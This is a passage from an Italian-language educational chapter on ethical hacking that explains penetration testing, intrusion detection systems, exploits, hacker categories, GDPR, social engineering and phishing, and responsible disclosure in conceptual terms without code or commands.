Un pentest prevede la simulazione di attacchi reali per valutare il rischio connesso a potenziali violazioni della sicurezza; e in particolare, i tester non scoprono solo vulnerabilità che potrebbero essere utilizzate dagli aggressori ma le sfruttano per valutare cosa potrebbero guadagnare tali utenti malevoli dopo attacchi di successo.

L'idea alla base dei penetration test è, quindi, l'identificazione e l'utilizzo autorizzato e legale di falle all'interno di una macchina, usufruendo degli stessi strumenti e tecniche di un potenziale aggressore. In questo modo è possibile effettuare delle valutazioni in merito alla solidità delle difese di un sistema e, quindi, agire in modo preventivo per evitare attacchi sulle vulnerabilità.

I PT vengono eseguiti da figure chiamate "Ethical Hacker", i quali utilizzano mentalità e tecniche degli attaccanti, sfruttando quelle che vengono definite tecniche di Ethical Hacking. Tali figure sono capaci, perciò, di simulare, anticipare e prevenire attacchi informatici. L'Ethical Hacker è, dunque, in grado di infiltrarsi in reti protette senza autorizzazioni attraverso i

PT, di testare l'efficacia dei sistemi di sicurezza aziendale e di valutare l'efficacia delle misure adottate fino a quel momento.

Il pentest risulta essere una *misura proattiva di sicurezza informatica* perché comporta miglioramenti coerenti che si basano sui report generati dal test. Ciò differisce dagli approcci non proattivi, che mancano della lungimiranza per migliorare le debolezze man mano che si presentano. Ad esempio, un approccio non proattivo implicherebbe che un'azienda aggiorni il proprio firewall solo dopo che si verifica una violazione dei dati. L'obiettivo delle misure proattive, come il PT, invece, è quello di ridurre al minimo il numero di aggiornamenti retroattivi e di massimizzare la sicurezza di un'organizzazione.

Come mostrato nella Figura 1.3, il lavoro deve essere attentamente documentato con dei report, che tangano traccia dei mezzi utilizzati dai Pen Tester per ottenere le informazioni, dei passaggi e dei processi effettivi utilizzati per eseguire i test e, infine, dei risultati osservati. In questo modo, gli sviluppatori possono riprodurre in un secondo momento le vulnerabilità e sfruttarle, nell'ottica di studiarle e risolverle.

I penetration test, inoltre, risultano essere differenti dal Vulnerability Assessment, cioè l'individuazione delle vulnerabilità; spesso tali processi vengono assimilati in un unico contesto, quindi è opportuno sottolinearne la distinzione.

Una valutazione delle vulnerabilità consiste nella revisione di sistemi e servizi per individuare eventuali problemi di sicurezza che potrebbero essere sfruttati, mentre un penetration test compie un passo successivo, traendo vantaggio dalle vulnerabilità individuate con la valutazione.



Figura 1.3: Fasi di un Penetration Test

1.2.3 Intrusion Detection System (IDS)

L'Intrusion Detection System (IDS) è il terzo concetto base dell'hacking etico. Traducibile in italiano come "Sistema di Rilevamento delle Intrusioni", è un componente chiave nella sicurezza informatica che monitora e analizza l'attività di rete e dei sistemi al fine di identificare potenziali attività malevoli o non autorizzate.
Esistono due tipi principali di IDS:

- *IDS Basato su Firme*: questo tipo di IDS rileva le intrusioni confrontando i modelli di traffico con firme note di attacchi noti. Queste firme sono rappresentative dei comportamenti tipici degli attacchi noti, come virus, worm o exploit specifici. Quando l'IDS trova una corrispondenza tra il traffico rilevato e una firma conosciuta, segnala un potenziale attacco.

- *IDS Basato su Anomalie*: questo tipo di IDS monitora costantemente il comportamento normale della rete e dei sistemi. Quando viene rilevato un comportamento che si discosta significativamente dai modelli di comportamento normali, l'IDS segnala un'anomalia. Questo approccio è utile per rilevare attacchi sconosciuti o nuovi che potrebbero non avere firme conosciute.

Un IDS lavora seguendo questi passaggi principali:

1. *Monitoraggio*: l'IDS raccoglie dati dal traffico di rete o dalle attività dei sistemi e li analizza per individuare anomalie o firme di attacchi.
2. *Analisi*: l'IDS confronta i dati raccolti con le firme conosciute o con i modelli di comportamento normale per identificare eventuali deviazioni. In caso di corrispondenze, l'IDS genera un allarme.
3. *Allerta*: una volta che l'IDS ha identificato una possibile intrusione, genera un avviso o una notifica che può essere visualizzata dagli amministratori di sistema o dal personale IT.
4. *Risposta*: gli amministratori di sistema o il personale responsabile possono rispondere alle allerte intraprendendo azioni come l'isolamento del dispositivo colpito, il blocco dell'indirizzo IP dell'attaccante o altre contromisure adeguate.

I sistemi IDS possono essere divisi in due categorie, a seconda di dove sono posizionati i sensori per il rilevamento delle intrusioni (sulla rete o su un host/endpoint):

- *NIDS (Network Intrusion Detection System)*: poiché gli accessi non autorizzati devono passare necessariamente attraverso il protocollo TCP/IP ovvero l'UDP (User Datagram Protocol), i sistemi IDS basati su rete analizzano i pacchetti IP, vigilando l'intero traffico dati della rete. In questo modo possono integrare il firewall, ove questo non blocchi i pacchetti per errori di configurazione o regole poco restrittive. Sono, inoltre, in grado di monitorare anche il comportamento degli utenti interni alla rete.
- *HIDS (Host based Intrusion Detection System)*: sono tipicamente degli strumenti che sono installati su di una macchina (host) e hanno lo scopo di proteggere il PC interessato (un sorta di "super-antivirus"). Possono integrare anche funzioni di firewall, sandboxing, e via dicendo. Si parla, quindi, di Intrusion Detection System distribuiti. Oggi si tende ad implementare IDS che combinino i due sistemi, attraverso un controllo sia su rete sia su host, garantendo in questo modo un maggiore tasso di rilevamento degli attacchi. Si definiscono, in questo caso, come sistemi ibridi o Hybrid Intrusion Detection System.

Come operano gli IDS?

I diversi sistemi IDS, comunque siano implementati, funzionano nello stesso modo come mostrato in Figura 1.4, rilevando le intrusioni nei punti in cui i sensori sono posizionati ed avvisando gli analisti della sicurezza della scoperta di un'eventuale minaccia. Le tecniche di rilevamento d'intrusione si basano sui dati raccolti dai sensori (sonde) che vengono poi processati dal server (motore). È, pertanto, fondamentale progettare accuratamente il posizionamento dei sensori; questi possono essere posti nei punti critici del sistema, ovvero in quelli dove si ritiene più probabile un'intrusione, in particolare:

- nei router e gateway;
- nei punti più esposti della rete (server web, servizi esposti all'esterno);
- ove si trovano dati sensibili della rete: tipicamente, server interni e database aziendali (che rappresentano un obiettivo in genere ambito dall'attaccante).




Figura 1.4: Funzionamento degli Intrusion Detection System

Questa fase progettuale deve tener presente un concetto basilare nella cyber security: il cosiddetto "attacker mindset", cioè "pensa come pensa l'attaccante", o – citando Sun Tzu (l'autore del saggio "L'arte della guerra") – "conosci il tuo nemico".

Le tecniche di rilevazione in real-time possono essere, poi, suddivise in due categorie:

1. *Misuse Detection*: confronta una serie di segni caratteristici (signature action) delle varie tipologie di scenari di intrusione conosciute (ad esempio, cambi di proprietà di un file, determinate stringhe di caratteri inviate ad un server, etc.). Essi presentano il vantaggio di generare un numero relativamente basso di "falsi positivi" e sono relativamente affidabili e veloci. Per contro non sono in grado di rilevare qualsiasi tipologia di intrusione se essa non è presente nei pattern di intrusione conosciuti ed impostati nel sistema.

2. *Anomaly Detection*: serve per sopperire ai limiti della Misuse Detection di non riuscire a rilevare un'intrusione nel caso che questa usi un attacco non ancora conosciuto. In pratica si analizza il sistema alla ricerca di anomalie rispetto ai profili di utilizzo "normale" del sistema ricavati da misure statistiche ed euristiche sulle caratteristiche dello stesso (ad esempio, carico di utilizzo anomalo della CPU di una macchina, traffico dati input/output di un particolare nodo, etc.). Sono più flessibili ed in grado di "imparare" con algoritmi di Intelligenza Artificiale, ma possono dare un numero più elevato di falsi positivi. Inoltre, il monitoraggio del sistema è molto pesante dato che è necessario tenere sotto controllo molti fattori contemporaneamente per riuscire a classificare correttamente un attacco.

1.2.4 Exploit

Si arriva a trattare il quarto concetto saliente dell'hacking etico: l'exploit. Un exploit è un programma informatico, un software o una sequenza di comandi che sfrutta un errore o una vulnerabilità per provocare un certo comportamento nel software, nell'hardware o in qualsiasi dispositivo elettronico.

Tali comportamenti comprendono, in genere, l'assunzione del controllo di un sistema, la concessione di privilegi di amministratore a un intruso o l'avvio di attacchi di negazione del servizio (DoS o DDoS).

Gli *exploit zero-day* sono falle nella sicurezza dei software non conosciute prima dell'attacco. Dal momento del primo attacco fino al momento in cui la vulnerabilità viene risolta, c'è un periodo di tempo che gli hacker possono sfruttare per ottenere il massimo impatto possibile su programmi, dati, altri computer o l'intera rete. Gli exploit che sfruttano tale tipo di vulnerabilità sono, pertanto, chiamati exploit zero-day.

Se l'attacco avviene su vasta scala e sono trascorsi pochi giorni dal giorno zero, è probabile che non sia stata ancora sviluppata alcuna soluzione o procedura correttiva; pertanto, i danni saranno più estesi.

Anche dopo che la correzione è stata sviluppata, inizialmente non tutti gli utenti l'avranno applicata. Il caso di WannaCry è stato emblematico: il malware utilizzava un exploit per Windows sviluppato dalla US Security Agency e precedentemente esposto da WikiLeaks.

Il problema è stato inizialmente corretto da Microsoft con una patch, ma tutti i computer che non erano stati aggiornati nei giorni successivi erano ancora vulnerabili. Quando i computer che non erano stati utilizzati durante il fine settimana sono stati avviati il lunedì seguente, si è scatenata la seconda ondata di propagazione.

Quando un exploit è reso pubblico, gli sviluppatori di software intervengono; la vulnerabilità è risolta, spesso con una patch, e l'exploit è reso inutilizzabile. Per questo motivo alcuni hacker malintenzionati, così come gli hacker che lavorano per i servizi militari o di intelligence, non rilasciano dettagli di questi exploit, in modo da poter continuare ad usarli.

Un exploit è un pericoloso strumento nelle mani dei criminali informatici perché, implementato in differenti modi, può consentire loro di sfruttare le vulnerabilità hardware e software dei sistemi per violarli e prenderne il controllo.

È bene precisare che vulnerabilità ed exploit non sono la stessa cosa: per vulnerabilità si intende qualsiasi punto debole in un'applicazione software o dispositivo hardware, di contro invece, un exploit potrebbe utilizzare tale vulnerabilità per causare un determinato effetto nel sistema colpito, come ad esempio la distribuzione di malware, l'accesso o il controllo remoto non autorizzati.

Di seguito, si riportano le fasi di un *exploit*, generalmente seguite per lo sfruttamento delle vulnerabilità:

1. *Raccolta di informazioni sul sistema target*: questa operazione può essere eseguita in diversi modi, ad esempio mediante tecniche di sniffing e/o social engineering, per ottenere informazioni sul sistema operativo e un elenco dei servizi in esecuzione su di esso.

2. *Ricerca delle vulnerabilità*: una volta conosciute le informazioni necessarie del target, l'attaccante cerca vulnerabilità note e specifiche.

3. *Esecuzione*: individuata una vulnerabilità, l'autore dell'attacco cerca un exploit da utilizzare se già esistente, oppure, in caso contrario, ne allestisce uno ad hoc.

La totalità degli exploit possiede una rigorosa classificazione. Sulla base del tipo di attacco sferrato, essi possono essere classificati in:

- *exploit eseguiti localmente*, ovvero che si attivano direttamente all'apertura di un file, di un'immagine, un testo apparentemente innocui, ma che, tuttavia, contengono codice che sfrutta la vulnerabilità.

- *exploit eseguiti in remoto*, che utilizzano una rete di comunicazione per contattare il sistema vittima. In tal caso l'attacco potrebbe prevedere l'utilizzo di un altro computer interno alla stessa rete locale oppure di un accesso da Internet.

- *exploit eseguiti di SQL Injection*, che utilizzano applicazioni che funzionano sulla base di database SQL.

- *exploit eseguiti di negazione del servizio (DoS)* che non servono a eseguire codice dannoso, ma, piuttosto, a sovraccaricare un'applicazione o un servizio al punto da impedirne l'esecuzione.

- *exploit eseguiti per l'esecuzione di comandi* che permettono all'attaccante di controllare il codice di un programma malevolo, ottenendo, così, diritti amministrativi sul sistema colpito.

1.2.5 Black, Gray e White Hat Hacker

Black Hat Hacker
Gli hacker black hat sono criminali che irrompono nelle reti informatiche con intenzioni malevoli. Possono anche distribuire malware per distruggere file, tenere in ostaggio computer o sottrarre password, numeri di carte di credito e altre informazioni personali.

Queste figure hanno motivazioni opportunistiche, come il guadagno, la vendetta o, semplicemente, il gusto di creare del caos. In alcuni casi la motivazione può essere ideologica e gli attacchi hanno come bersaglio persone o gruppi di persone con cui sono fortemente in disaccordo.

I black hat più importanti sono tendenzialmente hacker esperti che lavorano per organizzazioni criminali sofisticate, che a volte offrono strumenti di collaborazione ai loro impiegati e offrono contratti di servizio ai clienti, proprio come aziende legittime. I kit di malware black hat venduti nel Dark Web includono a volte persino garanzie e servizio clienti.

Molti ottengono "incarichi" tramite i forum e altri contatti nel Dark Web mentre altri sviluppano e vendono software dannosi in autonomia. Le attività di pirateria possono operare come grandi aziende e con questa scala diventa facile distribuire software dannoso.

Alcune organizzazioni black hat usano persino call center per effettuare chiamate fingendo che questi provengano da società tecnologiche famose, come Microsoft. Con questo tipo di truffa l'hacker tenta di convincere le potenziali vittime a consentire l'accesso remoto ai loro computer o a scaricare software. Quando concede l'accesso o scarica il software consigliato, l'ignara vittima permette inconsapevolmente ai criminali di raccogliere password e informazioni bancarie oppure di assumere furtivamente il controllo del computer e usarlo per sferrare altri attacchi. Se ciò non bastasse, la vittima riceve di solito fatture esorbitanti per questo "servizio di supporto".

Altri attacchi sono repentini e automatizzati, senza contatto umano. In questi casi, i bot usati per l'attacco cercano computer non protetti in Internet per infiltrarsi, spesso tramite phishing, allegati con malware o collegamenti a siti Web compromessi.

Gli attacchi di hacker black hat sono un problema globale e, per questo, estremamente difficile da arginare. Le forze di polizia devono affrontare varie difficoltà, ad esempio il fatto che spesso gli hacker lasciano pochissime prove, usano i computer di vittime ignare e operano in giurisdizioni diverse. Anche se le autorità riescono a volte a chiudere un sito di hacking in un paese, le stesse operazioni possono essere trasferite altrove consentendo al gruppo di mantenersi in attività.

Uno degli hacker black hat più famosi è *Kevin Mitnick*, che, a un certo punto, è stato il cybercriminale più ricercato al mondo; durante la sua attività di hacker black hat ha portato a termine incursioni in oltre 40 grandi aziende, tra le quali IBM e Motorola, e persino nel sistema di allarme della difesa nazionale statunitense. Alla fine fu arrestato e incarcerato. Dopo il suo rilascio è diventato un consulente di cybersecurity che usa le sue conoscenze per scopi di *hacking white hat*.

Un altro esempio famoso è *Tsutomu Shimomura*, un esperto di cybersecurity a cui si riconosce il merito di avere incastrato Kevin Mitnick. Formatosi come ricercatore nel settore della fisica computazionale, Shimomura ha collaborato anche con l'Agenzia per la sicurezza nazionale statunitense. È stato uno dei principali ricercatori a sensibilizzare l'opinione pubblica sulla mancanza di sicurezza e privacy dei cellulari. Il suo libro Takedown è stato in seguito oggetto di adattamento per il film intitolato Track Down.

Gray Hat Hacker
Gli hacker gray hat violano talvolta la legge o i normali standard etici, ma senza le intenzioni malevoli tipiche di un hacker black hat.

Quando individua una vulnerabilità, un hacker white hat cercherà di sfruttarla solo previa autorizzazione e senza divulgarla prima della risoluzione. Il black hat, invece, la sfrutterà in modo illegale o comunicherà ad altri come farlo. Il gray hat non la sfrutterà illegalmente, né insegnerà ad altri come farlo.

Molti gray hat sostengono che Internet non sia sicura per le aziende e ritengono che la propria missione sia quella di renderla più sicura per le persone e le organizzazioni. Lo fanno violando i siti Web e le reti e generando il caos per dimostrare al mondo di avere ragione. I gray hat affermano spesso di non voler danneggiare nessuno con le loro incursioni. A volte sono semplicemente curiosi di violare un sistema di alto profilo, senza curarsi delle leggi sulla privacy e delle molte altre normative.

In molti casi i gray hat forniscono informazioni preziose alle aziende. Tuttavia la comunità dei white hat e gran parte del mondo informatico non considerano etici i loro metodi in quanto gli hacker gray hat operano nell'illegalità, perché non sono autorizzati a infiltrarsi nei sistemi di un'organizzazione.

White Hat Hacker

Gli hacker white hat, noti anche come "hacker etici" o "hacker buoni" sono l'antitesi dei black hat: attaccano sistemi informatici o reti per individuare le falle di sicurezza e poter, quindi, proporre raccomandazioni per il miglioramento.

Queste figure sfruttano le loro capacità per scoprire falle nella sicurezza e collaborano alla protezione delle organizzazioni dagli hacker pericolosi. A volte sono dipendenti o collaboratori assoldati dalle aziende, come specialisti informatici con l'obiettivo di trovare eventuali falle nella sicurezza.

Un sottogruppo degli hacker etici è costituito dai penetration tester o "pentester", dedicati in modo specifico all'individuazione delle vulnerabilità e alla valutazione dei rischi all'interno dei sistemi, di cui abbiamo precedentemente parlato.

Gli hacker white hat usano gli stessi metodi dei black hat, ma la differenza fondamentale è che lo fanno con il *permesso del proprietario*, rendendo il processo del tutto legale. Invece di sfruttare le vulnerabilità per distribuire codice dannoso, gli hacker white hat collaborano con gli operatori di rete per risolvere il problema prima che venga scoperto da altri.

Ecco alcuni degli esempi più famosi di hacker white hat:

- *Charlie Miller*: famoso per aver individuato vulnerabilità nei sistemi Apple e vincitore della famosa competizione tra hacker Pwn2Own nel 2008, Charlie Miller ha lavorato anche come hacker etico per l'Agenzia per la sicurezza nazionale statunitense.
- *Tim Berners-Lee*: famoso per aver inventato il World Wide Web, Tim Berners-Lee fa anche parte di un gruppo di white hat hacking. È attualmente direttore del World Wide Web Consortium (W3C), che supervisiona lo sviluppo del Web.

La differenza principale tra hacker black hat e white hat è la *motivazione*. Diversamente dagli hacker black hat, che si intrufolano nei sistemi illegalmente con intenti malevoli e spesso per tornaconto personale, gli hacker white hat collaborano con le aziende per individuare i punti deboli dei sistemi e sviluppare aggiornamenti corrispondenti. Lo scopo è quello di assicurarsi che gli hacker black hat non riescano ad accedere illegalmente ai dati del sistema.

Nella Figura 1.5 viene mostrato un confronto tra Hacker Black Hat, Gray Hat e White Hat.



Figura 1.5: Black, Gray e White Hat Hacker a confronto

1.3 L'ethical hacking nel Sociale

Nell'era digitale, le interconnessioni tecnologiche permeano profondamente la nostra vita quotidiana, influenzando la comunicazione, l'informazione e le dinamiche sociali. Tuttavia, questa crescente dipendenza dalla tecnologia ha anche portato con sé sfide legate alla sicurezza e alla privacy dei dati personali. In questo contesto, l'ethical hacking emerge come un potente alleato nella salvaguardia della sicurezza digitale, non solo in termini tecnici, ma anche per quanto riguarda il benessere sociale e la protezione dei diritti individuali.

1.3.1 Privacy e Protezione dei dati personali

Il GDPR (General Data Protection Regulation) è un insieme di norme sulla protezione dei dati dell'UE rappresenta un'evoluzione del set di regole esistenti, basato sui solidi principi di protezione dei dati, stabiliti nella direttiva sulla protezione dei dati.

Queste regole esistono dal 1995, ma era tempo d'assicurarsi che fossero adatte all'era digitale. Sebbene sia stato redatto e approvato dall'Unione Europea (UE), il GDPR, che regolamenta l'obbligo al rispetto della privacy e alla sicurezza dei dati personali, impone obblighi alle organizzazioni ovunque nel mondo, se e solo se raccolgono ed elaborano i dati relativi alle persone nell'UE.

Il GDPR è entrato in vigore nel 2016 dopo l'approvazione del Parlamento europeo e, a partire dal 25 maggio 2018, tutte le organizzazioni devono essere conformi ad essa. Ai fini degli obblighi normativi, l'impianto del GDPR prevede, per chi viola gli standard di privacy e sicurezza, pesanti sanzioni che raggiungono le decine di milioni di euro e che dipendono dai fatturati delle organizzazioni inadempienti.

Esistono infatti, due livelli di sanzioni, che raggiungono un massimo di 20 milioni di euro o il 4% delle entrate globali (a seconda di quale sia la cifra maggiore). Inoltre, gli interessati hanno il diritto di chiedere il risarcimento dei danni.

La rivoluzione nell'impostazione del Regolamento risiede nel cambio di paradigma: piuttosto che indicare una serie di regole immutabili da rispettare, la normativa fissa principi di impostazione alla sicurezza informatica, basati sulla valutazione del rischio, rimandando i

controlli di conformità dell'autorità competente a un approccio ex-post, a valle dell'avvenuto incidente di sicurezza o data Breach o secondo controlli a campione.

Quindi non vi sono più regole rigide imposte preventivamente, ma misure adeguate ovvero adattabili, personalizzate e implementate sulla base di una valutazione di rischio, delle esigenze di budget.

Con il GDPR, l'Europa ha marcato la sua ferma posizione sulla privacy e la sicurezza dei dati in un momento in cui sempre più persone affidano i propri dati personali a servizi cloud e le violazioni sono all'ordine del giorno. Questo perché i dati rappresentano il nuovo tesoro digitale, sono soggetti a furti e rivendita nel dark web e costruiscono una moneta di valore per i criminali.

La relazione fra GDPR e cyber security risiede nella modalità di tutela della privacy mediante l'implementazione di misure di Data Protection e quindi di attuazione di misure di sicurezza sui dati e attorno ai dati, nel sistema informativo che li elabora, per proteggerli da attacchi che possono alternarne la riservatezza, l'integrità e la disponibilità.

Ecco, quindi, che le esigenze di privacy e sicurezza devono bilanciarsi continuamente come facce della stessa medaglia che è rappresentata dal "dato".

1.3.2 Ingegneria sociale e Phishing

L'ingegneria sociale è quel concetto secondo cui si induce con l'inganno le persone a condividere informazioni che non dovrebbero condividere, scaricare software che non dovrebbero scaricare, visitare siti Web che non dovrebbero visitare, inviando denaro a criminali o commettendo altri errori che compromettono gli asset o la sicurezza personali o dell'organizzazione.

Un'email che sembra provenire da un venditore attendibile, che richiede l'aggiornamento delle informazioni relative alla carta di credito, un messaggio sulla segreteria telefonica che afferma di provenire dall'Agenzia delle Entrate, un'offerta di ricchezze da un potentato straniero; questi sono solo alcuni esempi di ingegneria sociale.

Poiché l'ingegneria sociale sfrutta le debolezze umane piuttosto che le vulnerabilità tecniche o del sistema digitale, a volte viene definita 'hacking umano'.

In molti casi, i criminali informatici utilizzano tattiche di ingegneria sociale per ottenere dati personali (tra cui credenziali di accesso, numeri di carte di credito, numeri di conti bancari, codici fiscali) di cui avvalersi per perpetrare un furto di identità tramite cui poter fare acquisti con il denaro o il credito di altre persone, richiedere prestiti a nome di qualcun altro, fare domanda per l'indennità di disoccupazione per altre persone, e così via. Ma un attacco di ingegneria sociale può anche essere il primo stadio di un attacco informatico di più vasta portata. Ad esempio, un criminale informatico potrebbe convincere con l'inganno una vittima a condividere nome utente e password e, quindi, servirsi di tali credenziali per impiantare un attacco sulla rete del datore di lavoro della vittima.

L'ingegneria sociale è allettante per i criminali informatici, perché consente loro di accedere a reti, dispositivi e account digitali evitando il difficile lavoro tecnico di hackerare firewall, software antivirus e altri controlli di sicurezza informatica. Questo è uno dei motivi per cui l'ingegneria sociale oggi è la causa principale di compromissione della rete, secondo il report State of Security 2021 di ISACA. È anche uno dei più costosi: secondo il report Cost FO a Data Breach 2021 di IBM, le violazioni dei dati causate da attacchi di ingegneria sociale costano alle aziende in media 4,47 milioni di dollari.

Tattiche dell'Ingegneria Sociale

Le tattiche e le tecniche di ingegneria sociale sono fondate sulla scienza della motivazione umana. Manipolano le emozioni e gli impulsi delle vittime in modi collaudati per spingere le persone a compiere azioni contrarie ai loro migliori interessi.

La maggior parte degli attacchi di ingegneria sociale impiega una o più delle seguenti tattiche:

- *Fingere di essere un marchio attendibile*: i truffatori spesso impersonano aziende che le vittime conoscono, di cui si fidano e con cui forse attuano spesso o regolarmente operazioni commerciali. In questo modo le vittime seguono le istruzioni fornite da questi marchi di riflesso, senza prendere le dovute precauzioni o prestare alcuna attenzione. Alcuni truffatori di ingegneria sociale utilizzano kit ad ampia diffusione per la preparazione di siti web fittizi, che assomigliano a quelli di importanti marchi o aziende;
- *Fingere di essere un'agenzia governativa o un'autorità*: gli attacchi di ingegneria sociale approfittano di questi impulsi con messaggi che sembrano o dichiarano di provenire da agenzie governative (ad esempio, un organo investigativo nazionale o l'Agenzia delle Entrate), figure politiche o, addirittura, celebrità.
- *Incutere paura o un senso di urgenza*: le persone tendono ad agire in modo avventato quando sono spaventate o in preda alla fretta. Per indurre paura o un senso di urgenza nelle vittime, i truffatori, ad esempio, dicono alla vittima che una recente transazione di credito non è stata approvata, che un virus ha infettato il suo computer, oppure che un'immagine utilizzata sul sito Web viola i diritti di copyright.
- *Fare leva sull'avidità*: la truffa del principe nigeriano, un'email in cui qualcuno, che afferma di essere un reale nigeriano che cerca di fuggire dalla sua nazione, offre un enorme premio in denaro in cambio delle informazioni sul conto bancario del destinatario o di un piccolo pagamento in anticipo, è uno degli esempi più noti di ingegneria sociale che fa leva sull'*avidità*.
- *Fare appello al buon cuore o alla curiosità*: i piani dell'ingegneria sociale possono anche fare appello sugli aspetti migliori della natura delle vittime. Ad esempio, un messaggio che sembra provenire da un amico o da un sito di social network può offrire aiuto tecnico, chiedere la partecipazione a un sondaggio, sostenere che il post dei destinatari è diventato virale e fornire un link contraffatto a un sito Web o per il download di malware.

Phishing

Cosa sono gli attacchi phishing? Sono messaggi digitali o vocali che tentano di indurre con l'inganno i destinatari a condividere informazioni sensibili, scaricare software intenzionalmente dannoso, trasferire denaro alla persona sbagliata o intraprendere altre azioni dannose. I truffatori creano abilmente messaggi di phishing in modo che abbiano caratteristiche grafiche e sonore che li facciano sembrare provenienti da un'organizzazione o da un individuo affidabile o credibile, a volte anche da un individuo che il destinatario conosce personalmente. Un tipico diagramma di attacco phishing è visibile in Figura 1.6.

Tra le molteplici truffe di phishing ricordiamo:

- *Email di phishing*: vengono inviate email a milioni di destinatari contemporaneamente. Queste ultime sembrano inviate da una grande e nota azienda o organizzazione (da una banca nazionale o mondiale, oppure da un grande rivenditore al dettaglio online) e presentano una richiesta generica, ad esempio: 'stiamo riscontrando un problema nell'elaborazione del tuo acquisto, ti preghiamo di aggiornare le informazioni relative alla tua carta di credito'.

- *Spear phishing*: si rivolge a uno specifico individuo, normalmente un individuo con accesso privilegiato a informazioni sugli utenti, alla rete di computer o ai fondi aziendali. Un truffatore ricercherà la vittima designata, spesso utilizzando i social media, per creare un messaggio che sembri provenire da qualcuno che la vittima designata conosce e di cui si fida o che faccia riferimento a situazioni con cui la vittima designata ha familiarità.

  In questo caso si parla di *Whaling*, un tipo di spear phishing che prende di mira un individuo di alto profilo, ad esempio un CEO o un politico.

- *Voice phishing o vishing*: è un attacco phishing condotto tramite chiamate telefoniche. Di solito le vittime ricevono chiamate registrate minacciose nelle quali si dichiara che esse provengano da un organo investigativo nazionale.

- *SMS phishing o smishing*: un tipo di attacco di phishing tramite messaggio di testo.

- *Phishing tramite motore di ricerca*: è un attacco che coinvolge gli hacker che creano siti Web dannosi con alti livelli di classifica nei risultati di ricerca di Google per termini di ricerca popolari.

- *Angler phishing*: è un attacco phishing tramite account di social media fittizi, mascherati da account ufficiali dei team del servizio ai clienti o del supporto clienti di aziende affidabili.

Secondo il report Cost of a Data Breach 2021 di IBM, il *phishing* è il metodo più comune per diffondere malware e la seconda causa più comune di violazioni dei dati.




Figura 1.6: Diagramma di Attacco Phishing

1.3.3 Sicurezza delle applicazioni Social

La sicurezza delle applicazioni social è diventata una priorità cruciale nel panorama digitale odierno in quanto, con la diffusione di piattaforme di social media, applicazioni di messaggistica istantanea e altri strumenti di comunicazione online, è emersa la necessità di garantire che queste applicazioni siano protette da minacce informatiche, violazioni della privacy e abusi.

L'ethical hacking riveste un ruolo fondamentale nella Sicurezza delle Applicazioni Social; in particolare, esso si occupa delle seguenti attività:

- *Valutazione della Sicurezza*: gli ethical hacker conducono penetration testing e analisi delle vulnerabilità per identificare possibili falle nei sistemi delle applicazioni. Questo aiuta a rafforzare le difese e a prevenire potenziali attacchi.
- *Verifica della Privacy*: gli ethical hacker esaminano le politiche di privacy e le pratiche di gestione dei dati delle applicazioni sociali per garantire che le informazioni degli utenti siano trattate in modo conforme alle normative e in modo trasparente.
- *Risposta agli Attacchi*: nel caso in cui un'applicazione sociale subisca un attacco o una violazione, gli ethical hacker possono contribuire a identificare la fonte dell'attacco, risolvere le vulnerabilità e ripristinare la sicurezza.
- *Educazione degli Utenti*: gli ethical hacker svolgono un ruolo educativo, sensibilizzando gli utenti sulle minacce informatiche e sulla pratica di comportamenti online sicuri.
- *Sviluppo di Migliori Pratiche*: gli ethical hacker possono collaborare con gli sviluppatori di applicazioni per sviluppare linee guida e migliori pratiche di sicurezza, contribuendo a creare applicazioni più resilienti e protette.

In sintesi, la sicurezza delle applicazioni sociali è essenziale per proteggere gli utenti da minacce informatiche e violazioni della privacy. Gli ethical hacker svolgono un ruolo fondamentale nell'assicurare che queste applicazioni siano sicure, affidabili e in grado di mantenere l'integrità delle interazioni digitali.

1.3.4 Disclosure Responsible

Spesso capita che ricercatori, hacker etici o chiunque utilizzi un software o un prodotto hardware possa imbattersi in un bug. A volte ci si riferisce in maniera generica alla scoperta di bug, ma questi "difetti", di progettazione o programmazione, possono essere innocui, come degli errori che avvengono quando si compie una determinata azione, o problemi ben più gravi nel caso di una vera e propria falla di sicurezza, la quale potrebbe essere usata da un eventuale malintenzionato per rubare dati o accedere a parti sensibili di un software o componente hardware. È chiaro che sul web esiste, in qualsiasi momento, qualcuno che non vede l'ora di poter sfruttare queste falle a proprio vantaggio, usandole per rubare dati o effettuare altre operazioni che possono creare dei danni.

Siccome non tutti coloro che scoprono queste falle sono, di base, degli hacker intenzionati a fare danni, ma molte volte si tratta di ricercatori, università o programmatori esperti che, di fatto, non sono pericolosi, è stata istituita una prassi il cui scopo è permettere alle aziende che sviluppano quel determinato software o componente di poter intervenire e risolvere il problema prima che sia troppo tardi, vale a dire prima che qualche hacker malevolo ne venga a conoscenza e le sfrutti a suo vantaggio.

